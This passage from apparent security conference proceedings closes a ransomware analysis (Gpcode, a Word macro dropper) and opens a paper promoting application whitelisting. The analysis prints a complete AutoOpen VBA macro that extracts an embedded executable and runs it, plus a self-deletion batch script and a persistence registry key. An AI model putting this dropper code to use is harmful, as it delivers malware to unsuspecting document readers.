  - Version **a** checks that file size is greater than 5000 bytes before encoding file and this leads us to a conception error. Ransomware will then successively read two buffers of 5000 bytes, the second being used as key to encrypt the first one. It means that if file's size is included between 5000 and 10000 bytes, buffer containing encryption key will be filled with unpredictable data and it will be impossible to recover original file. This bug has been fixed in version **c** in which file's size is correctly checked and has to be at least equal to 10000 bytes.




Figure 4: Bug in size check.

Conclusion

- Destructive virii: executables are deleted and replaced by malware's copies.
- Poorly coded, version **a** is bugged and will possibly destroy files whom size is included between 5000 and 10000 bytes.
- **XOR** algorithm is trivial.
- Malware does not need to store a key: part of target file is used as key.

Trojan-Spy.win32.Dirt.211

General thoughts

This sample, which is a Microsoft Word document, is not a ransomware and not even a malware could we say. What describes it best is the term `infection vector'. It could be used to hide a malware binary from user. **Kaspersky lab**[1] reported in one of their articles[1] that a similar trojan named **Trojan-Dropper.MSWord.Tored.a** was used to spray first **Gpcode** samples in 2005. That's the reason why we chose to analyze and to incorporate this malware in our review.

Infection vector

- Payload is located into document's macro.
- The macro is protected by password; many techniques exist to bypass this protection.
- Once the macro is extracted, we are able to analyze its behavior:

---

[1] http://www.viruslist.com/en/analysis?pubid=189678219

```
Sub AutoOpen() 'rename to AutoOpen
    Dim filebuffer(511) As Byte, tempChar As Byte, id(23) As Byte
    Dim retval As Long, x As Long, xpos As Long, afile As String
    id(0) = 118
    ....
    id(23) = 216

    Open ActiveDocument.FullName For Binary Access Read As #1
    x = 0
    retval = LOF(1)

    If retval < 48000 Then Exit Sub
    If retval > 72000 Then retval = retval - 72000 Else retval = 1

    Seek #1, retval

    Do
        Get #1, , tempChar
        If tempChar = id(x) Then x = x + 1 Else x = 0
    Loop Until EOF(1) Or x = 24

    If x <> 24 Then
        Close #1
        Exit Sub
    End If

    afile = Environ("TEMP")
    If afile = "" Then afile = Environ("windir")
    If afile = "" Then afile = "c:"
    If Right(afile, 1) <> "\" Then afile = afile + "\"
    afile = afile + "setupzxx.exe"
    Get #1, , retval
    Open afile For Binary Access Write As #2

    Do
        Get #1, , filebuffer
        If retval >= 512 Then
            Put #2, , filebuffer
            retval = retval - 512
        Else
            x = 0
            Do
                tempChar = filebuffer(x)
                Put #2, , tempChar
                x = x + 1
                retval = retval - 1
            Loop Until retval = 0
        End If
    Loop Until retval = 0

    Close #2
    Close #1
    retval = Shell(afile, vbNormalFocus)

End Sub
```

Figure 5: Macro's VB code.

- Macro translated into pseudo-code:

```
1 - Try to get a read access current on document's file
2 - Match a pattern to get binded data's position
3 - Extract data into an external file
4 - Try to execute extracted file
```

Figure 6: Macro's pseudo-code.

Conclusion

This macro could be used to extract and run an executable bound into the document while the document is opened. No more action is required from user than trying to open the document. Nevertheless, in last versions of major office suites, macro execution is disabled by default or at least they require a confirmation from user.

Trojan.Win32.Gpcode

Gpcode is the most famous family of ransomware. First version (**a**) appeared in December 2004 while the last one (**ai**) was first discovered in July 2007. An interesting point is to follow the evolution of encryption algorithm among successive versions. Version **a**, **b**, **e** and **ac** have been analyzed.

General thoughts

- Coded in **C++.**
- Some samples were packed using **UPX**.

Infection vector

- Malware first check that only one instance is running by testing a *mutex* named `encoder_v1.0` in version **a**, **b** and **ac**, `encoder_v1.1` in version **e**.
- Malware creates a thread responsible for directories scanning and files encryption.
- Modify registry in order to be run at startup using this key

```
HKEY_LOCAL_MACHINE\ software\microsoft\windows\currentversion\run\
```

- It uses a hardcoded list of targeted file formats. It seems that only archive and document file formats are targeted.

```
.data:0041B228                  dd offset aDbt          ; "dbt"
.data:0041B22C                  dd offset aDb           ; "db"
.data:0041B230                  dd offset aSafe         ; "safe"
.data:0041B234                  dd offset aFlb          ; "flb"
.data:0041B238                  dd offset aPst          ; "pst"
.data:0041B23C                  dd offset aPwl          ; "pwl"
.data:0041B240                  dd offset aPwa          ; "pwa"
.data:0041B244                  dd offset aPak          ; "pak"
.data:0041B248                  dd offset aRar          ; "rar"
.data:0041B24C                  dd offset aZip          ; "zip"
.data:0041B250                  dd offset aArj          ; "arj"
.data:0041B254                  dd offset aGz           ; "gz"
```

Figure 7: Extract from target file formats list.

This list evolves with version.

- Malware generates and launches a `.bat` file which tries to delete malware binary. It may be a good mean for it to prevent from being reverse-engineered. `%s` is replaced by malware's module file name.

```
1 @echo off
2 Repeat1
3 del %s
4 if exist %s goto Repeat1
5 del %s
```

Figure 8: `Bat` script to delete malware binary.

- An interesting point: malware tries to use `RegisterServiceProcess` from `kernel32.dll` to hide itself from task manager in `Windows 95/98/Me`, this will also make the malware start at boot time for these operating system.

Extortion mean

Gpcode has built its reputation upon its ability to encode files. Here is the algorithm (in *pseudo-code*) used in version **a**, **b** and **e**. Initialisation values are those used in version **a**. Only a few changes are made. Values like *key*, *scale* and *base* are modified each time.

```
1 key = 13h
2 scale = 3Ch
3 base = 57h
4
5 for buffer in files:
6    for(int i = 0; i < sizeof(buffer); i++) :
7       buffer[i] += key
8       key = (key*scale)mod(FFh) + base
```

Figure 9: Encryption algorithm in pseudo-code.

This algorithm is really weak. It uses a basic polynomial form to calculate the key at each round: *newKey* = *key* * *scale* = *base*. All computations are done modulo 8 bits. Even if the malware successfully deletes itself, encryption would not resist to cryptanalysis.




Figure 10: Encryption scheme used in version a, b and e.

In version **ac**, the author crossed a decisive step and introduced use of asymmetric encryption using RSA. Modulus can be found in data:

```
UPX1:00418340 a68243170728578 db '68243170728578411',0 ;
```

Conclusion

One question remains: why does it implement RSA with a 56 bits key that can be factored in a few moments? If malware is caught and reverse-engineered it is clear that its mean of extortion does not exist anymore.
Later version use stronger keys, up to a 660 bits key. Just suppose that a victim accepts to pay the asked ransom and gets the appropriate decryption tool. This decryption tool would allow to retrieve and publish private keys and again its mean of extortion does not exist anymore.
In the last version RSA has been replaced by a modified RC4 algorithm but same conclusions can be made, reverse-engineering of the malware binary allows to create a decryption tool.

General conclusions

We now have a better understanding of the ransomware phenomenon and we can make few conclusions:

- Code is most often quite poor, no armoring, no pure jewel of low level assembly or nothing of this kind. Most of the time they are coded in high level languages and bring no innovation. This point is not surprising as it is a general tendency in malwares' world.
- All authors follow the same procedure and generate a file or display a message in which they provide an email address to contact in order to obtain a mean of disinfection. They have to find a compromise between being reachable and their *anonymity*.
- If we think about the business scheme that relies behind all of these malwares, the least we can say is that it is weak. Most of time reverse-engineering would allow to build a proper decryption tool. This conclusion is directly linked with the fact that ransomware authors have a quite limited knowledge of cryptography. All implementations of cryptographic primitives that we saw are basic ones, fortunately for their potential victims. This brings us to our next conclusion.
- No ransomware has reached a sufficient complexity level to successfully become a mass extortion mean. If we think about it, we can also assume that it may not be one of authors' goals. Evolving into a business on a large scale would attract too much light on it and make it too much visible. One watchword could be: '*Few investments, few incomes, few risks*'.
- The kind of ransomware we have analyzed for this study is clearly intended for mass propagation and we should not forget that ransomwares' strength comes from the fear they generate into lambda-user mind, not from their technical skills. A typical illustration of this is the last **Gpcode** in which the author claims that its ransomware uses a **RSA-4096** algorithm whereas it uses a custom **RC4**. Even better, in the ransom message it is said that "*all (victim) private information for last 3 months were collected and sent to (ransomware author)*". Once again this is not true but it is intended to generate doubt and fear into victim's mind and to convince it to pay the asked ransom. On this last point, the best ransomwares authors' ally may be a too much sensational communication from media and antivirus companies.
- The ransomware phenomenon is a reality that has to be monitored but in some ways it is not a mature and complex enough activity that deserves such communication around it. Ransomwares as a mass extortion mean is certainly doomed to failure, but it may be extremely interesting to investigate how they can be used (*how they are used*) for targeted attacks on a limited perimeter.

How to Win With Whitelisting

Mario Vuksan

About the Author(s)

Mario Vuksan is the Director of Research at Bit9, a leading provider of application and device control solutions, where he has helped create the world's largest collection of actionable intelligence about software, the Bit9 Knowledgebase. He represents Bit9 at industry events and currently works on company's next generation of products and technologies. Before Bit9, Vuksan was Program Manager and Consulting Engineer at Groove Networks (acquired by Microsoft), working on Web based solutions, P2P management, and integration servers. Before Groove Networks, Vuksan developed one of the first Web 2.0 applications at 1414c, a spin-off from PictureTel. He holds a BA from Swarthmore College and an MA from Boston University. In 2007, he spoke at CEIC, Black Hat, Defcon, AV Testing Workshop, Virus Bulletin and AVAR Conferences.

Contact Details: Bit9, 10 Canal Park, Suite 201, Cambridge, MA 02141, USA, phone 1-617-393-7400, e-mail mario@bit9.com

Keywords

Enterprise application whitelisting, whitelisting, malware, blacklisting, application control, lockdown, anti-malware, HIPS, personal firewall, vulnerability research

How to Win with Whitelisting


Abstract

This talk will illustrate scenarios where whitelisting approach enhances and transforms security industry. It will cover whitelisting effects on increasing efficiencies in the anti-malware and vulnerability research labs, and ways to deal with the flood of incoming malware. The talk will show how whitelisting allows easy tracking of new types of malicious or unwanted software. It will also illustrate ways in how whitelisting can improve the quality of security software. Finally, it will talk about embedded uses of whitelisting to radically transform Anti-Malware, Personal Desktop and HIPS products.

This talk will illustrate whitelisting approaches to improving the quality of security software and radical transformation of Anti-Malware, Personal Desktop and HIPS products.. It will cover ways of increasing efficiencies in the anti-malware and vulnerability labs, and ways to reduce the flood of incoming malware. The talk will also show whitelisting power in tracking of new types of malicious or unwanted software.

Introduction

Many talks over last couple of years have focused on the enormous growth of malware and its prevalence. Arrival of new types of threats, such us rootkits, botnets and image/media fuzzed content has added to double whammy. Dealing with millions of signatures alone is bound to trigger the total breakdown of our existing methodologies in dealing with end point protection. This is a problem akin to treating a patient with increasing amount of antibiotics rather than sending him/her for a second opinion. You start with Amoxicillin, then Cipro, and while there is a slight improvement, the only sensible option left is to load up the patient with ever stronger drugs. As we are currently at the stage of administering antibiotics via IV (intra-day signature updates), our patient's veins are starting to show signs of an allergic reaction. How much can this patient withstand before we a wholesale failure, before a complete let down for end-users that we were supposed to protect?



Slide 1: Sophos and Kaspersky statistics about a sharp increase in the quantity of incoming samples in 2006 and 2007.

A Word on Hype

As with any doomsday scenario, narrator usually has a magic bullet solution that is meant to instantly recover the patient and make everyone happily live ever after. Let's warn those intents on delusional fantasies and Byzantine conspiracies that such worries are completely baseless and again just a byproduct of the current hype. Just such a scenario has been prophesized recently by Robin Bloor in his AVID (Anti-Virus is Dead) campaign (Bloor, 2007). Blacklisting is dead, long live whitelisting. It didn't take a long for research community to respond, albeit emotionally, as is the case with any subject that we feel passionate about (Bontchev, 2007). Counter responses ensued (Poynter, 2007), and on and on. So where are we with whitelisting? Is it a sign of the times, a false prophesy, or hype?

A Word on History

Just like hype and hip hop, whitelisting came to the fore for the first time in the early 90s. It was not a brilliant insight worthy of Einstein, but simply a healthy logic. Early AV pioneers, Ted Schlein (one of the pre-eminent minds in security) (Schlein, 2008) and Peter Tippet (ER physician by training, fascinated with biomorphic functionality of early viruses), both at Symantec Norton, have seriously considered whitelisting as a premise for the future of Norton AV. From a strictly medical perspective, this was a choice between surgery and therapy. Being more exact, surgical approach meant surgically taking out malware. In other words, removing all malicious content was quicker and much more effective way to heal the patient. Whitelisting on the other hand, akin to therapy, was considered too complicated, cumbersome, even hard to imagine, and all for the right reasons. No one was imagining the rapid success of internet, Google-like search speeds, universal broadband access and super affordable supercomputing hardware. From the perspective of early 90s, blacklisting was the only sensible approach, even though it was painfully clear that reactive medicine would one day lead to abundance of medicine which will ultimately be harmful to the patient.

Building a traditional argument for Whitelisting

Let's fast forward to today and leave the medicine and early 90s behind. Most organizations are connected to the public network in some form or another. We are not longer practicing security through isolation. We are always connected to the source of problems and according to some IT administrators, "it has never been so bad". Imagine yourself as managing an organization with 70K endpoints just in one single building. In this case you are most likely one of the brand name organizations in whatever industry you choose. You are always under the attack, that is, your statistical chances are 70K times likelier that you will be a subject of a Zero-Day attack. In addition to worrying about types of attacks that you cannot do much about in this reactive protection world, you need to deal with false alarms, e.g. emails from your favorite vendor saying, "a threat is airborne and manifests itself through presence of foo.exe". Thank you very much, let me set my hordes to go and smoke out the offending intruder. So in reality, what are you to do? You can start running network search over your 70K machines looking for foo.exe, which is highly unlikely to produce timely results given the abhorring latency of such an approach. Plus, if it was truly virulent attack, the likes of Sasser, Bagle and company, by the time you would find the offending foo.exe, it would have been way too late, your organization at standstill and CEO at your door.

OK, it sounds bad, but that's life. Sasser and Bagle are history and fortunately big embarrassing and public outbreaks are also part of history. Legacy of those attacks has gone underground and is making money. So we are good for now, that is today. But what you can certainly watch in horror unfold is hard drive pile up, whether with documents or media, or software that each employee pulls down, or simply by all the patches that you central software distribution server collects, the

time has arrived when a mandatory 2AM deep scan will not finish by the start of the next work day. And if that is a problem for a larger section of your install base, you have a rebellion at your hands, a red-carded AV vendor and a CEO at your door. It just doesn't seem that you can win.

Another super-sensitive problem is issue of "false positives". Imagine your 70K endpoints again. That's at least 4.2B files executable files under management, albeit with much duplication. We assume here 60K files per a typical endpoint. Let me assure you that there is not one Anti-Malware vendor who has a collection of normal files in their QA collection that would match the amount of software available in an enterprise environment of a single Fortune 100 company. This is a serious problem as false positive incidences are not rare (Vuksan, 2007a). Furthermore, our research suggests that the problem is gaining momentum given the pressure to provide better heuristics and behavior detections [Figure 1]. Additionally, commercial software vendors are increasingly using methods for packing and protecting their code that was almost exclusively used by malware writers until yesterday [Figure 2].




Figure 1: Potential False Positive Distribution, August 2007.




Figure 2: Packer/Protector Distribution among Commercial Software

These are our preliminary testing results performed on a sample of 35TB of whitelisted content in May of 2007. Results involved only static detections (signature/packer/heuristic) and as such represent only a part of the picture. Once real runtime tests are repeated, "false positive" results will be significantly worse. Anecdotally, heuristics and behavioral methodology gives a very significant rise in false positive detections and warnings. This and proper detection of malicious components is certainly one of the major areas that a newly formed testing organization, AMTSO (Anti-Malware Testing Standards Organization), is trying to address (AMTSO). Additional "false positive" risk arrives with blacklisting packer/protector formats en masse. While it sounds like a great strategy to eliminate the workload, it arrives with a risk that there will always be some Google, Adobe or Skype that may adopt a formerly-known-as-malicious posture in order to protect their Intellectual Property.

Delusions about Whitelisting

Great! So how does this relate to whitelisting? The basic premise of a very limited understanding of application whitelisting is: we are going down the rat hole with blacklisting and reactive technologies, how about inverting the world (how very reactionary from us, children of the 60's or the 70's punk era) and let's assume that the inverse is automatically better. Managing only the known components, while ignoring or banning all the rest, just makes perfect sense. One must feel like the man who has invented the wheel. Back in the medical world, it must sound like, let's focus on wellness and exercise and we will never ever get sick. It seems that one delusional behavior all of a sudden is being replaced by another.

Hard Facts

Let's list some hard facts about whitelisting first. Our research shows a tremendous abundance of known good commercial and open source software. We have so far identified over 6B files in over 9M commercial applications representing some 350M unique binary entities. Add to this a propensity of every developer to create projects/shareware/freeware and post them on one of tens of thousands of shareware/freeware web sites (all in a wide variety of exotic languages), and you'll start to appreciate Bit9's conundrum when we say that acquiring 50M new files a day is only a beginning. Malware researches tend to look at these numbers in disbelief as they are struggling with hundreds of thousands of malicious files today. Sight of billions of entries makes them sick to their stomach.

But let's return to facts. By our estimate, 50M of new daily files breaks down to 500,000 new files daily from Microsoft alone. This is comparable to the same amount new files available on SourceForge daily (Vuksan, 2007c). Mozilla by comparison generates some 250,000 new files daily as it has adopted public daily builds policy. Frequent daily or public builds are becoming a fixture of open source projects and as a proliferation of system tray updaters (in Windows) shows are sign to come for commercial vendors as well.

Being honestly serious, no Whitelisting vendor expects to ship all of these signatures (if so many could ever be created) down to the endpoint. What's the point of a holographic vision (of the digital world), especially if it doesn't come for free? And it definitely does not, as for example just a minimal dataset on 6B records amounts to more than 200 GB of data.

Yet, there are numerous scenarios where, when looking at the world from the whitelisting vantage point, numerous security solutions begin to smile and breathe a sigh of relief. This is the point of this paper. We want to examine these solution scenarios and illustrate that by looking through the whitelisting tinted glasses, our current security solutions look better. And not only better, but have a great chance in making good on the promise to end users to make their computing experience seamless and more secure.

Utilizing Whitelisting to Win

The best antidote for inspired and abstracted technological babble is a look through examples. In the following illustration [Figure 3], we have listed just some of the solution scenarios where "whitelisting" can help or become intrinsic part of today's and especially tomorrow's solutions.

They are broken in several critical groups identifying ways in which Whitelisting information can be used. File identification has the most immediate use for several types of threat research purposes. Application identification is critical in various asset control and management situations. Big repository of information on files and software can further be used as solution accelerators, while whitelisted data sets in themselves are intrinsic to any end point lockdown scenario. Embedded uses for whitelisting show that not only is it critical in any back end solution or usage in a threat research lab, whitelisting has it proper place a first line of defense, a first filter that makes life for security solutions much more manageable.

Figure 3: Whitelisting Solutions

To rephrase, Whitelisting allows not only for secure identification of software and files, but is viewed as an accelerator for numerous solutions, coming from the premise that at high volumes generic signature generation (such as MD5, SHA-1, OMAC or any other proprietary scheme – it is not necessary to hash the entire file as ideally you would want to account for fuzzing) performs much better than a complicated signature/heuristic/behavioral analysis.

Let's examine in more detail a few select usage scenarios:

Anti-Malware: Filtering Incoming Samples

Biggest challenge today for a modern Anti-Malware lab is dealing with multiple and super abundant data streams of malware. VirusTotal, Jotti or customer submission mechanisms are good examples of these new and rich data streams. Frequently these submissions are devoid of context or behaviorally specificity, but they are abundant and prolific. As such, they create an amazing burden on teams of Malware analysts and researchers. Imagine just for a second a fraction of a percent of users that tend to submit false alarms to their Anti-Malware vendor. Then multiply that number by 60 or 100 million users. The result is not pretty, and as such, even organizations with several hundred researchers worldwide simply cannot cope up with the anticipated flood of potentially malicious samples. Hence, all major vendors are busy with creating automated sample pre-qualification mechanisms, whitelisting being a critical part of it, in order to prioritize threats and minimize need for re-evaluation of the same family of samples. A well structured whitelist is

essential in reducing and qualifying incoming malicious data feeds. As an added bonus, a combination of an extensive whitelist and properly indexed blacklist, in our studies effectively reduces the incoming malware feed by anywhere from 10-30%.

Anti-Malware: False Negatives or Automatic Discovery of New Strains of Malicious Code

From a very simple example illustrated in figure 4, it is evident that even the simplest heuristics can yield excellent results. The key here is a combination of whitelisting and blacklisting with a required introduction of structured knowledge about files and their building blocks. Databases then become essential tools in harnessing the most from manual investigation done by anti-malware labs around the world.

Going back to the example from figure 4, when it comes to Spyware, by storing as much of meta data about malicious samples (or good samples for that matter) you can create a vertical detections list. This is a list of files detected for all version of the same file, given a starting sample. This simple heuristic then becomes a key for identifying obvious false positives (for whitelisted elements) or obvious false negatives (for malicious content). You will see in the figure that out of 20 odd samples, the majority is detected by anti-malware scanners, yet there are samples that still today are not detected by any of the 20+ anti-malware scanners that we have used in this test. As this is not a unique example, among the subset of Spyware components, this technique yields 20% success rate, that is, 20% of false negative samples even when utilizing results of 20+ anti-malware scanners.

Malware Sample Vertical File Detection Chart

FileID	File Size	Product	File Name	File Versior	Company	Scanner Result
807708437	112128	SaveNow Setup	SaveNowInst.exe	1.0.0.1	WhenU.com	not-a-virus:AdWare.Win32.SaveNow.au
807708437	112128	SaveNow Setup	SaveNowInst.exe	1.0.0.1	WhenU.com	Adware/SaveNow
24848140	99328	SaveNow Setup	SaveNowInst.exe	1.0.0.1	WhenU.com	NULL
789347605	112128	SaveNow Setup	SaveNowInst.exe	1.0.0.1	WhenU.com	NULL
14425058	116736	SaveNow Setup	SaveNowInst.exe	1.4.0.143	WhenU.com	NULL
795816218	118272	SaveNow Setup	SaveNowInst.exe	1.4.0.149	WhenU.com	NULL
957975284	118272	SaveNow Setup	SaveNowInst.exe	1.4.0.149	WhenU.com	Adware.Savenow
957975284	118272	SaveNow Setup	SaveNowInst.exe	1.4.0.149	WhenU.com	Adware/SaveNow
789097979	118784	SaveNow Setup	SaveNowInst.exe	1.4.0.150	WhenU.com	NULL
902927318	143008	SaveNow Setup	SaveNowInst.exe	1.5.9.1	WhenU.com	Trj/Agent.DIL
902927318	143008	SaveNow Setup	SaveNowInst.exe	1.5.9.1	WhenU.com	WhenU.Save
789802899	144544	SaveNow Setup	SaveNowInst.exe	1.6.0.2	WhenU.com	W32/Adware.GUN
789802899	144544	SaveNow Setup	SaveNowInst.exe	1.6.0.2	WhenU.com	Adware/SaveNow
789802899	144544	SaveNow Setup	SaveNowInst.exe	1.6.0.2	WhenU.com	WhenU.Save

Figure 4: Example of Vertical File Detection for Spyware

Anti-Malware: Increasing efficiency of anti-malware scanning

